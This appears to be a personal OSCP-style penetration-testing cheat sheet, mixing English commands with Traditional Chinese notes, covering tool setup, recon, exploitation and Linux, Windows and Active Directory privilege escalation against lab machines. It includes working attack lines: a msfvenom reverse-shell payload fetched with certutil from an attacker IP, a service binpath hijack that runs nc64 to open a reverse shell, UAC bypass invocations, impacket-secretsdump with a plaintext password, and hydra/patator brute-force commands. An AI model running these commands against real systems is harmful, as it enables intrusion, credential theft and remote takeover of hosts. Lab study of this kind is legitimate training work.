wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php -O reverse_shells/php-rev-shell.php
```

```
# TokenBreaker
wget https://raw.githubusercontent.com/cyberblackhole/TokenBreaker/master/RsaToHmac.py -O jwt/RsaToHmac.py && python3 -m pip install -r https://raw.githubusercontent.com/cyberblackhole/TokenBreaker/master/requirements.txt
chmod +x jwt/RsaToHmac.py
wget https://raw.githubusercontent.com/cyberblackhole/TokenBreaker/master/TheNone.py -O jwt/TheNone.py
chmod +x jwt/TheNone.py
# jwt cracker
mkdir -p jwt/jwt-cracker
wget https://raw.githubusercontent.com/brendan-rius/c-jwt-cracker/master/Makefile -O jwt/jwt-cracker/Makefile
wget https://raw.githubusercontent.com/brendan-rius/c-jwt-cracker/master/base64.c -O jwt/jwt-cracker/base64.c
wget https://raw.githubusercontent.com/brendan-rius/c-jwt-cracker/master/base64.h -O jwt/jwt-cracker/base64.h
wget https://raw.githubusercontent.com/brendan-rius/c-jwt-cracker/master/main.c -O jwt/jwt-cracker/main.c
cd jwt/jwt-cracker && make OPENSSL=/usr/local/opt/openssl/include OPENSSL_LIB=-L/usr/local/opt/openssl/lib && cd ../../
# hash identifier
wget https://raw.githubusercontent.com/blackploit/hash-identifier/master/hash-id.py -O misc/hash-id.py
chmod +x misc/hash-id.py
# linkfinder
git clone https://github.com/GerbenJavado/LinkFinder.git misc/linkfinder
cd misc/linkfinder
python3 -m pip install -r requirements.txt
python3 setup.py install
chmod +x linkfinder.py
cd ../../
# Pentest Scripts
wget https://raw.githubusercontent.com/chikko80/Pen-Scripts/master/basic_scanner.py -O misc/basic_scanner.py
wget https://raw.githubusercontent.com/chikko80/Pen-Scripts/master/hydra_builder.py -O misc/hydra_builder.py
wget https://raw.githubusercontent.com/chikko80/Pen-Scripts/master/string_finder.py -O misc/string_finder.py
```

```
python3 -m pip install -r https://raw.githubusercontent.com/chikko80/Pen-Scripts/master/requirements.txt
chmod +x misc/*
```

```
#kali
/usr/bin/unix-privesc-check
#./unix-privesc-check standard > output.txt
```

Install Metasploit on OS X

https://gist.github.com/xl7dev/a19da077792c5894529f

```
# XCode Command Line Tools

>xcode-select --install

# Install Homebrew

>ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
>echo PATH=/usr/local/bin:/usr/local/sbin:$PATH >> ~/.bash_profile
>source ~/.bash_profile
>brew tap homebrew/versions

# Install nmap

>brew install nmap

# Install libxml2

>brew install libxml2

# Install PostgreSQL

#>brew install postgresql --without-ossp-uuid
>brew install postgresql

# ruby 2.1.X

#brew install homebrew/versions/ruby21
>brew install ruby
#ruby is keg-only, which means it was not symlinked into /usr/local,
#because macOS already provides this software and installing another version in
#parallel can cause all kinds of trouble.

#If you need to have ruby first in your PATH, run:
#  echo 'export PATH="/usr/local/opt/ruby/bin:$PATH"' >> ~/.zshrc

#For compilers to find ruby you may need to set:
#  export LDFLAGS="-L/usr/local/opt/ruby/lib"
#  export CPPFLAGS="-I/usr/local/opt/ruby/include"

#For pkg-config to find ruby you may need to set:
#  export PKG_CONFIG_PATH="/usr/local/opt/ruby/lib/pkgconfig"

# Initialize the database

>initdb /usr/local/var/postgres

#Success. You can now start the database server using:
#    pg_ctl -D /usr/local/var/postgres -l logfile start

>mkdir -p ~/Library/LaunchAgents
#>cp /usr/local/Cellar/postgresql/9.4.0/homebrew.mxcl.postgresql.plist ~/Library/LaunchAgents/
>cp /usr/local/Cellar/postgresql@14/14.12/homebrew.mxcl.postgresql@14.plist ~/Library/LaunchAgents/
#>launchctl load -w ~/Library/LaunchAgents/homebrew.mxcl.postgresql.plist
>launchctl load -w ~/Library/LaunchAgents/homebrew.mxcl.postgresql@14.plist
>echo "alias pg_start='pg_ctl -D /usr/local/var/postgres -l /usr/local/var/postgres/server.log start'"
>echo "alias pg_stop='pg_ctl -D /usr/local/var/postgres stop'"

# Create the db for the metasploit framework
```

```
>createuser msf -P -h localhost
>createdb -O msf msf -h localhost

# Clone the Git Metasploit

>git clone https://github.com/rapid7/metasploit-framework.git /usr/local/share/metasploit-framework

# settings Env

>echo 'alias msfconsole="/usr/local/share/metasploit-framework && ./msfconsole && cd -"' >> ~/.zshrc
>echo 'alias msfbinscan="/usr/local/share/metasploit-framework && ./msfbinscan && cd -"' >> ~/.zshrc
>echo 'alias msfd="/usr/local/share/metasploit-framework && ./msfd && cd -"' >> ~/.zshrc
>echo 'alias msfelfscan="/usr/local/share/metasploit-framework && ./msfelfscan && cd -"' >> ~/.zshrc
>echo 'alias msfmachscan="/usr/local/share/metasploit-framework && ./msfmachscan && cd -"' >> ~/.zshrc
>echo 'alias msfpescan="/usr/local/share/metasploit-framework && ./msfpescan && cd -"' >> ~/.zshrc
>echo 'alias msfrop="/usr/local/share/metasploit-framework && ./msfrop && cd -"' >> ~/.zshrc
>echo 'alias msfrpc="/usr/local/share/metasploit-framework && ./msfrpc && cd -"' >> ~/.zshrc
>echo 'alias msfrpcd="/usr/local/share/metasploit-framework && ./msfrpcd && cd -"' >> ~/.zshrc
>echo 'alias msfupdate="/usr/local/share/metasploit-framework && ./msfupdate && cd -"' >> ~/.zshrc
>echo 'alias msfvenom="/usr/local/share/metasploit-framework && ./msfvenom && cd -"' >> ~/.zshrc
>sudo chmod go+w /etc/profile
>sudo echo export MSF_DATABASE_CONFIG=/usr/local/share/metasploit-framework/config/database.yml >> /etc/profile
>cd /usr/local/share/metasploit-framework
>sudo gem install bundler:2.1.4
>sudo gem install activesupport -v '6.1.4.1'
>bundle install

# Create the Database Configuration

>vim /usr/local/share/metasploit-framework/config/database.yml
Paste the following text:

production:
 adapter: postgresql
 database: msf
 username: msf
 password: <your password>
 host: 127.0.0.1
 port: 5432
 pool: 75
 timeout: 5

# update your environment

>source /etc/profile
>source ~/.bash_profile

> msfconsole
```

【Linux】【提權】相關指令

Sudo install

```
#
# ./bash -p => -p:  載入下環境變數
sudo install -m 755 $(which bash) .
./bash -p
```

包包的解題思路

既使走過的路，每當事情有了變化，都要重新檢視，說不定當初不可利用的服務，在某階段，可以再次利用

flag的截圖指令要正確喔

```
hostname && whoami && cat proof.txt && ip a
hostname && whoami.exe && type proof.txt && ipconfig /all
```

提權反彈shell如果都不行，那就改成建立帳號 有時候檔案明明有修改權限，但不能修改，就嘗試刪除，在建立看看

偵查

靶機如果有問題，卡關了，可以嘗試重置主機。 如果有host name請記得加入 /etc/hosts

使用rustscan粗略掃描 → nmap詳細掃描 → 掃描udp port 使用漏洞腳本掃描 --script=vuln

使用 port號、服務版本 → 找漏洞，版本資訊很重要 遇到奇怪的port建立使用 nc -v 以及 curl 確認一下 如果有proxy服務，就很可能需要掛proxy掃描工具才能找到隱藏目標 ftp、SMB 雖然可以匿名登入，有時候還是要多測試簡易帳密登入，可能會看到不一樣的東西 不管什麼服務/檔案，都要上網查一下版本有沒有漏洞，常常會忘記檢查ftp跟web跟ssh的服務版本 不要放過任何可疑的關鍵字。有時候路徑也可以當關鍵字

看到可疑檔案，請不要忽略，一略使用exiftool,strings,file檢查一輪，必要時也能丟到windows電腦測試看看

網頁偵查

入侵

找漏洞的關鍵字很重要，多嘗試不同的關鍵字 腳本要注意URL參數後面要不要帶入 / ，而且漏洞的腳本路徑通常要改 漏洞程式，要閱讀程式碼，在仔細使用，不行就再找過其他，或者參考漏洞程式，改手動攻擊，如果不成功，可以多測試幾次，有些攻擊是第二次才會成功，有時候攻擊比較久，需要等待 如果反彈shell一直失敗，就先使用whoami或者簡單nc或者curl/wget測試，或者查看看是不是沒有安裝nc，先確保可以RCE再反彈，或者要確認payload權限 反彈shell失敗，也可以建立執行檔，下載到目標，在遠端執行，也有可能是webshell的權限問題，可能要給執行權限。 既使不能正常的反彈，也要查看看能不能偷什麼資料 內網的機器不一定能反彈到kali，這時候可能需要使用MS01來做port forwad來轉發，或者反彈shell的port要多測試 遇到檔案上傳失敗，也要測試看看，有時候說不定還是有成功上傳，並且要找出上傳的地方，很有可能在其他port服務 有時候攻擊會失敗，就改成兩段式，第一次先下載payload，第二次執行payload 有時候程式執行失敗，很可能是32位元/64位元問題 如果上傳存在，請嘗試**ntlm-theft** 如果網站檔案可以透過 htdocs 等訪問，則嘗試透過symlink或直接上傳 shell.php。 如果使用ftp上傳exe檔案，請使用binary模式

發現的任何檔案，都有可能成為日後利用的，始終都要放在心上

有時候RCE怎樣都失敗，就要採取其他方式，分階段，或者設法傳送反彈的執行檔案到目標，在簡單的執行 有時候找不到突破口，可能也要想像有沒有其他出路，切到其他服務，組合技，或者使用其他帳號偵查

Umbraco 機敏檔案為 .sdf iis有時候可以使用 web.config 來達到RCE

有時候漏洞標題不一定有RCE關鍵字，通常都還要看內容才知道用途

exiftool+惡意圖片

入侵成功後，什麼指令都無法執行的時候，請檢察PATH環境變數

密碼

有了新帳密，任何的登入可能都必須要嘗試看看，不然認為障密只能使用在單一服務。 千萬要記得取得新帳密，一切都要從頭開始在列舉一次，包含之前登入過的網頁/之前登入過的服務，以及使用新帳號重新列舉。 永遠也要記得就算不能登入，也要拿來使用在其他地方。反之，如果遇到服務需要登入，切記把手頭上的所有帳密都要嘗試一輪。 有時候有了障密，不能登入win，也要嘗試有沒有smb方式執行RCE(每種橫移方式都嘗試) 帳號如果登入失敗，可以把帳號開頭替換大寫，密碼如果有日期，也可以修改一下。或者是帳號可能要加上信箱之類的。 密碼收集&重複使用(就算是資料庫帳密也能測試root)&簡單使用(帳號跟密碼相同) 或者密碼很像日期的，可以建議改日期看看 如果有帳號，不知道密碼，就使用簡單密碼，或者帳號/帳號測試一下 有時候密碼是空的，也請嘗試 如果密碼不能破解，那就看是否能串改 使用cewl產生密碼檔 使用字典檔需要挑選一下 最後就是使用 rockyou 爆破 在進行密碼噴灑之前，要先確認目標開啟了那些port，千萬別盲目的噴灑

密碼破解請記得使用 -r 指定rule 或者 `--rules`

提權

提權：有時候初始入侵後，可能要再利用當初掃port的服務，放上payload反彈來提權 有時候要根據帳號名稱，來推測目標有哪些服務，但是帳號名稱不一定侷限用來登入系統，很可能也能用來登入服務(資料庫/網頁/SMB/FTP等等) 系統檢查別忘了檢查 - 環境變數

有時候每個帳號看到的/tmp不一定是相同的，當A帳號放檔案，B帳號看不到，可能就要多嘗試其他的路徑，例如 /var/tmp

對於windows打法，一定要徹底執行SMB,LDAP,RPC列舉，方法很多，一定要徹底執行。 打windows必要的就是 列舉SMB → enum4linux → namp列舉ldap → ldapsearch → rpcclient 打windows記得有時候一個 \ 可能不行，就要改成 \\ 兩個反斜線

有時候打進來的低權限，記得要回頭找之前的服務，看能不能再利用來提權

使用find指令找出來的檔案，如果日期很近，通常是考題 檢查 env_keep+=LD_PRELOAD

設定檔，有時候可以觀察process取得 有時候腳本會指定路徑，我們要想辦法繞過限制(跨路徑)

執行奇怪的程式，也能使用pspy來觀察程序

不能ssh也要嘗試sudo或者其他服務

就算是SUID 不只使用gofobin找，也要上網google找

Linux

2.檢查自己的群組/sudo/SUID/getcap(cap_setuid=ep) 1.注意有哪些服務，就去收刮所有服務的設定檔 2.檢查每個人的home目錄(包含自己的)，.ssh底下的每個檔案，指令紀錄，奇怪檔案(使用strings、--help、工具檢查) 3.使用自動化腳本列舉(仔細閱讀輸出) 4.檢查每個人的信箱&信箱目錄 5.找到python腳本，通常也檢查相關lib或者python套件是否有漏洞可用，同樣也適用其他語言 檢查root有啟動那些程序/服務(檢查相關設定) 使用pspy檢查程序排程 /etc/cron.d 底下的每個檔案都要檢查內容，有可能藏在這裏面 檢查可寫入的檔案有哪些 檢查能不能修改某些服務的設定檔，改權限啟動，進而提權 如果可以修改apache設定檔，將apache利用其他帳號啟動，也可以達到提權效果 SUID/SUDO提權 sudo提權，要注意有沒有NOPASSWD，以及使用 -u 帳號，等等方式變化不同的提權 檢查有沒有LD_LIBRARY_PATH 的寫入權限 → 產生 .so檔 放到目標路徑

服務看能不能換其他帳號執行 檢查服務執行的程式，是否有權限修改

如果有ssh權限，但不能執行，也可能可以拿來做通道/傳檔案

檢查fail2ban檔案

crontab 也能提權喔 (gtfobins方法不完全)

```
$ sudo crontab -e
:set shell=/bin/sh
:shell
# id
```

核心漏洞 dirtycow 2 CVE 2016-5195 40839 要注意 /tmp 被設定了 nosuid 跟 noexec 。表示/tmp底下的檔案都不能被設定為SUID 跟 執行。 ldd 可以檢查library相依

目錄沒有讀取權限，也說不定要猜測一下目錄的檔案，只要有執行權限，就能讀取資料夾內的檔案，但必須要知道檔案名稱

Win

找到服務提權(沒有引號+空白路徑的服務，或者服務路徑可寫入，或者服務設定可寫入)，同時檢查能不能 重啟服務/設定服務/重新開機 找安裝那些軟體(通常安裝的其他服務就是有問題)，檢查軟體寫的log，查看設定檔案，查版本找漏洞 檢查DDL挾持

檢查登錄表 密碼列舉的指令 如果xp_cmdshell不能用，可能需要提升權限，或者改用xp_dirtree+responder途徑 檢查AlwaysInstallElevated

可以提權的特權: SeImpersonatePrivilege: 使用 PrintSpoofer 或各種馬鈴薯 SeManageVolumePrivilege : 可任意寫入檔案 (使用tzres.dll + systeminfo) SeLoadDriverPrivilege : 透過載入易受攻擊的驅動程式並利用它來進行濫用。參考HTB: Fuse SeBackupPrivilege : 來讀取任意文件。參考HTB: Blackfield SeMachineAccountPrivilege : 允許將一台機器添加到AD中。

可提權的群組: Server Operators : 僅存在於網域控制器上的內建群組。預設情況下，該群組沒有成員。伺服器操作員可以互動式登入伺服器；建立和刪除網路共享；啟動和停止服務；備份和恢復檔案；格式化電腦硬碟；並關閉計算機。預設使用者權限: 允許本機登入：SeInteractiveLogonRight 備份檔案與目錄：SeBackupPrivilege 變更系統時間：SeSystemTimePrivilege 變更時區：SeTimeZonePrivilege 從遠端系統強制關閉：SeRemoteShutdownPrivilege 還原檔案與目錄 SeRestorege 從遠端系統強制關閉：

SeRemoteShutdownPrivilege 還原檔案與目錄 SeRestorege

帳號之間的橫移，從低權限的帳號橫移到高權限，可以使用runas，或者以管理身分開啟cmd，輸入高權限的帳密

AD

打AD都要先找出domain名稱，並且記得加入hosts 每當有發現新帳號，記得整理帳號清單/密碼清單，然後別忘記加入預設的帳號例如administrator,root之類的，然後再不斷的噴灑 如果DC對外，就可以直接進行攻擊，或者暴力列舉 如果CME出現`STATUS_ACCOUNT_RESTRICTION`通常表示 NTLM 被停用，需要使用 Kerberos 進行身份驗證，請加上 -k 參數。 取得人名可以使用username-anarchy工具排列組合成帳號清單(AD常見格式) 列舉LDAP，留意每個屬性，尤其是description 有了新帳號還是得要重複列舉帳號，有時候初始列舉會有遺漏

後利用

列舉所有可能的機敏資料 使用mimikatz，peas，bloodhound等自動化工具 馬鈴薯提權，如果無法彈shell，那就改成新增管理帳號

其他

遇到base64可能要解碼兩次以上 (或者base64key解碼)

每次取得新帳密，重複列舉(SMB/網頁登入/AD資訊收集) 有時有ssh金鑰不能登入，也說不定可以拿來做通道，或者scp使用 發現軟體都要檢查版本看看有沒有漏洞，相關lib也可能有漏洞 使用ftp傳送檔案，有時候要使用binary模式 zip檔案有時候要使用7zip解壓縮 如果真的不行就是tcpdump看看帳密是不是藏在網路流量中

有的時候攻擊是組合技，找到什麼檔案，找到什麼特殊權限，找到什麼軟體，一起組合成功攻擊

確認檔案權限時，都要把手頭上的帳號，都反覆確認

指令串接，也可以使用 # 字來繞過限制，參考 Wheels 靶機

如果有圖片，可以測試隱寫術

補充

如果.NET使用iLspy或dnspy或dotpeek 如果zip檔使用evilarc進行路徑遍歷

弱密碼

常用的設定檔路徑

UAC httphttps://github.com/dotfornet/UACME[s://book.hacktricks.xyz/windows-hardening/authentication-credentials-uac-and-efs/uac-user-account-control](https://book.hacktricks.xyz/windows-hardening/authentication-credentials-uac-and-efs/uac-user-account-control)

```
<https://github.com/dotfornet/UACME>

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.4.72.241 LPORT=4444 -f exe -o shell.exe

certutil -urlcache -f <http://10.4.72.241/shell.exe> C:\\tools\\shell.exe

UACME-Akagi64.exe 52 cmd.exe

C:\\tools\\UACME-Akagi64.exe 33
C:\\tools\\UACME-Akagi64.exe 41 C:\\tools\\shell.exe
```

```
sc.exe config VSS binpath="C:\\programdata\\nc64.exe -e cmd 10.10.14.6 443"
sc.exe config VSS binpath="C:\\windows\\system32\\cmd.exe /c C:\\programdata\\nc64.exe -e cmd 10.10.14.6 443"
```

```
systeminfo
whoami /priv
```

```
net user /domain
net user fsmith /domain
smbclient -L 10.10.10.175 -U "Egotistical-bank.local/fsmith"
impacket-secretsdump -just-dc-ntlm Egotistical-bank.local/fsmith:'Thestrokes23'@10.10.10.175
cmdkey /list
cat (Get-PSReadlineOption).HistorySavePath
type C:\\Users\\<<<帳號>>>\\AppData\\Roaming\\Microsoft\\Windows\\PowerShell\\PSReadline\\ConsoleHost_history.txt
reg query "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\Currentversion\\Winlogon"

Get-ADPrincipalGroupMembership support
```

```
gcc -m32 -w -fPIC -shared -o exploit payload.c

hydra -C /usr/share/wordlists/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt <ftp://192.168.235.183>
```

```
<http://Joomla/README.txt>
<http://xxxxxxxxxx/osclass/CHANGELOG.txt>

資料庫帳號密碼hash無法破解，也嘗試看看能不能自行新增
Joomla利用樣板反彈
路徑的重要性
```

```
上網查 `$2y$10$` 開頭應該是 php BCRYPT 加密
<https://www.php.net/manual/zh/function.password-hash.php>
使用以下工具，建立一個密碼hash
<https://newfreetool.com/en/password-hash>
```

```
使用vi編輯器來逃脫受限制的shell環境
tom@DC-2:~$ vi
:set shell=/bin/bash
:shell

export PATH=/bin:/usr/bin:$PATH
export SHELL=/bin/bash:$SHELL
```

SSH暴力登入

```
sudo patator ssh_login host=10.10.10.76 port=22022 user=sunny password=FILE0 0=/usr/share/wordlists/rockyou.txt persistent=0 -x
ignore:fgrep='failed'
```

```
pip3 list
docker-inspect

hydra -C tomcat-betterdefaultpasslist.txt http-get://10.10.10.95:8080/manager/html
```

傳送檔案記得要先使用binary

exam